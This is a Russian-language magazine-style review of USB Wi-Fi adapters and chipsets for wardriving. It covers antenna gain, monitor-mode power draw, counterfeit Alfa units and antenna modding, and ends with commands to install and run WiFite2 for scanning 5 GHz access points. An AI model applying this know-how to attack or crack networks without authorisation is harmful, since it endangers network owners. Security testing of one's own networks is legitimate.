
В качестве мощного и дешевого адаптера на форумах часто советуют KuWfi Blueway BT-N9000. У него всенаправленная антенна с заявленным коэффициентом усиления 8 дБи (по моим ощущениям — реально около 5 дБи). Паспортные данные о потребляемой мощности 2 Вт стоит воспринимать аналогично. На деле мощность лишь немного выше, чем у большинства USB-адаптеров в этой ценовой категории. Возможно, с N9000 удастся увидеть еще несколько точек доступа вокруг или чуть быстрее побороть ближайшую. Своих денег адаптер стоит, но не более того.

Модель Netsys 9000WN подкупает солидными размерами, но это как раз пример легкого обмана: вместо RT3070 в нем используется RT3070L.




Плата с чипом RT3070L

Однако у этого адаптера довольно качественная панельная антенна, поэтому его можно рекомендовать для разведки радиоэфира или в качестве донора для перепайки антенны другому устройству. Заявленные характеристики не привожу, поскольку они выглядят бредово — даже не совпадают в разных абзацах описания. Однако такие косяки типичны для большинства китайских товаров. На практике девайс радует чувствительностью приема. Там, где на другие адаптеры ловится от силы двадцать хотспотов, он легко находит больше пятидесяти, особенно если его медленно вращать на манер радара. Несмотря на внушительные размеры, в режиме мониторинга адаптер потребляет менее 850 мВт.



Большой — не значит мощный

Из особенностей антенны Netsys 9000WN отмечу диаграмму направленности. Ее ширина составляет около 60° в горизонтальной плоскости и 90° в вертикальной. На практике такая панельная антенна дает что-то среднее между обычной штыревой и направленной Уда — Яги (известной советским инженерам как «волновой канал»). Поэтому точное направление на точку доступа с ней подобрать трудно.



Панельная антенна

Приемником в этой антенне служит группа симметрично расположенных над стальным экраном (180 x 160 мм) металлических излучателей одинакового размера. Они представляют собой квадраты со стороной 53 мм и размещены на таком же расстоянии друг от друга. Расстояние между ними и экраном — 7 мм. Оплетка антенного кабеля соединяется с экраном, а его центральная жила припаивается к металлическим полоскам.


Помимо качественной антенны, у этого адаптера есть еще одно достоинство — цена. В России одна такая панелька обойдется дороже 35 долларов, а тут она используется в готовом устройстве, да еще вместе с чипом, который поддерживается в Kali. Минус — это довольно старый и урезанный чип RT3070L. Напрашивается очевидное решение: заменить плату, вытащив ее из корпуса другого адаптера с более интересным чипом, благо в подставке антенны достаточно места. Для апгрейда потребуется не только припаять выводы антенны, но и заменить полноразмерный порт USB на mini-USB.

Qualcomm Atheros AR9271 (802.11b/g/n, 2,4 ГГц)

В 2013 году компания Qualcomm открыла исходный код прошивки и SDK для AR9271 под лицензией MIT. Поэтому AR9271 стал одним из самых популярных чипов для вардрайвинга в последнее время. На нем основано множество адаптеров, самым известным из которых считается Alfa AWUS036NHA. Модель настолько популярна, что под нее есть множество подделок. Например, вот это — подделка. Некоторые вардрайверы покупают ее, соблазнившись ценой, а потом пишут разочарованные отзывы, вроде: «Ожидал большего от Альфы!» Так это и не Alfa Networks делала, какие к ней претензии?

Фальшивые «Альфы»

Настоящую «Альфу» в России продают дорого, а ждать ее доставки из других стран слишком долго. Поэтому нетерпеливые покупатели обращают внимание на более дешевые адаптеры с таким же чипом. Например, TP-LINK TL-WN722N. При довольно мощном передатчике (20 дБи) он радует доступностью (до сих пор продается в десятках российских магазинов за эквивалент 8-10 долларов) и возможностью подключения любой внешней антенны. Косвенно о мощности адаптера можно судить по значению потребляемой мощности. В пике оно почти вдвое выше, чем у огромного Netsys 9000WN.



TL-WN722N
потребляет 1360 мВт
в режиме мониторинга

При прочих равных лучше выбирать адаптеры именно со съемными антеннами. Если в них используются стандартные разъемы SMA, то ты без труда заменишь штатную на более мощную, сможешь использовать направленную антенну или даже добавить усилитель сигнала.

Если хочешь экспериментов и есть время подождать, то можешь попробовать более дешевый аналог TL-WN722N, выпускаемый под известнейшим китайским брендом NoName. Просто помни, что одинаковые с виду адаптеры (и даже сделанные на одинаковом чипе) могут отличаться элементной базой и распайкой.

Реже встречается обратная ситуация: можно найти довольно точный клон известной модели, единственным заметным отличием которого будет логотип. К примеру, есть такой адаптер, как Sophos AP 5 Rev 1. Его можно рекомендовать тем, кому нужен экстремально дешевый вариант, но с более-менее приличными характеристиками.

Интересно, что у чипа AR9271 предусмотрено две цепи RX/RF, но большинство производителей адаптеров ставят только одну антенну ради удешевления.

Ralink RT5572

Это один из самых современных чипов, работающий в двух диапазонах: 802.11a/b/g/n в диапазоне 2,4 ГГц и 802.11n на частоте 5 ГГц. На его основе выпускается адаптер Netis WF2150, стоящий 15–17 долларов. Низкая цена — единственный плюс этого адаптера. Потребляемая мощность в режиме мониторинга колеблется в пределах 750–850 мВт, так что мощным его не назовешь.

Двухдиапазонный адаптер


Внешних антенн у адаптера нет, а с миниатюрными встроенными можно атаковать точку доступа только в упор. Их коэффициент усиления не превышает 1,5 дБи в диапазоне 2,4 ГГц и 3,5 дБи в диапазоне 5 ГГц. Для вардрайвинга требуется привычная доработка: надо подключить к адаптеру внешнюю антенну — например, снятую с «донора» или самостоятельно изготовленную панельную. Между внутренними микроантеннами на плате есть разъем IPX, что сильно упрощает подключение внешней антенны с помощью кабеля-переходника или пигтейла.

На встроенные антенны много не поймаешь

Kali Linux и 5 ГГц

С вардрайвингом на частоте 5 ГГц есть свои сложности. Во-первых, из-за высокой частоты сигнал быстрее затухает. Если точку доступа 802.11g, которая вещает в режиме 2,4 ГГц, можно поймать хоть за километр, то пятигигагерцевые тухнут уже в паре десятков метров даже при использовании стандарта 802.11n. К такой цели придется подобраться поближе.

Во-вторых, для мониторинга пятигигагерцевых точек доступа потребуется утилита с такой функцией. В Kali Linux 2.0 есть программа WiFite r87, которая видит только AP с частотой 2,4 ГГц.



WiFite r87 не мониторит AP на частоте 5 ГГц

Решается эта проблема установкой WiFite 2.0.


```
git clone https://github.com/derv82/wifite2.git
```

Далее достаточно перейти в директорию **Wifite2/**

```
cd wifite2/
```


и запустить скрипт с новой командой отображения AP, вещающих на частоте 5 ГГц

```
./Wifite.py -5
```



WiFite 2.00 поддерживает 5 ГГц

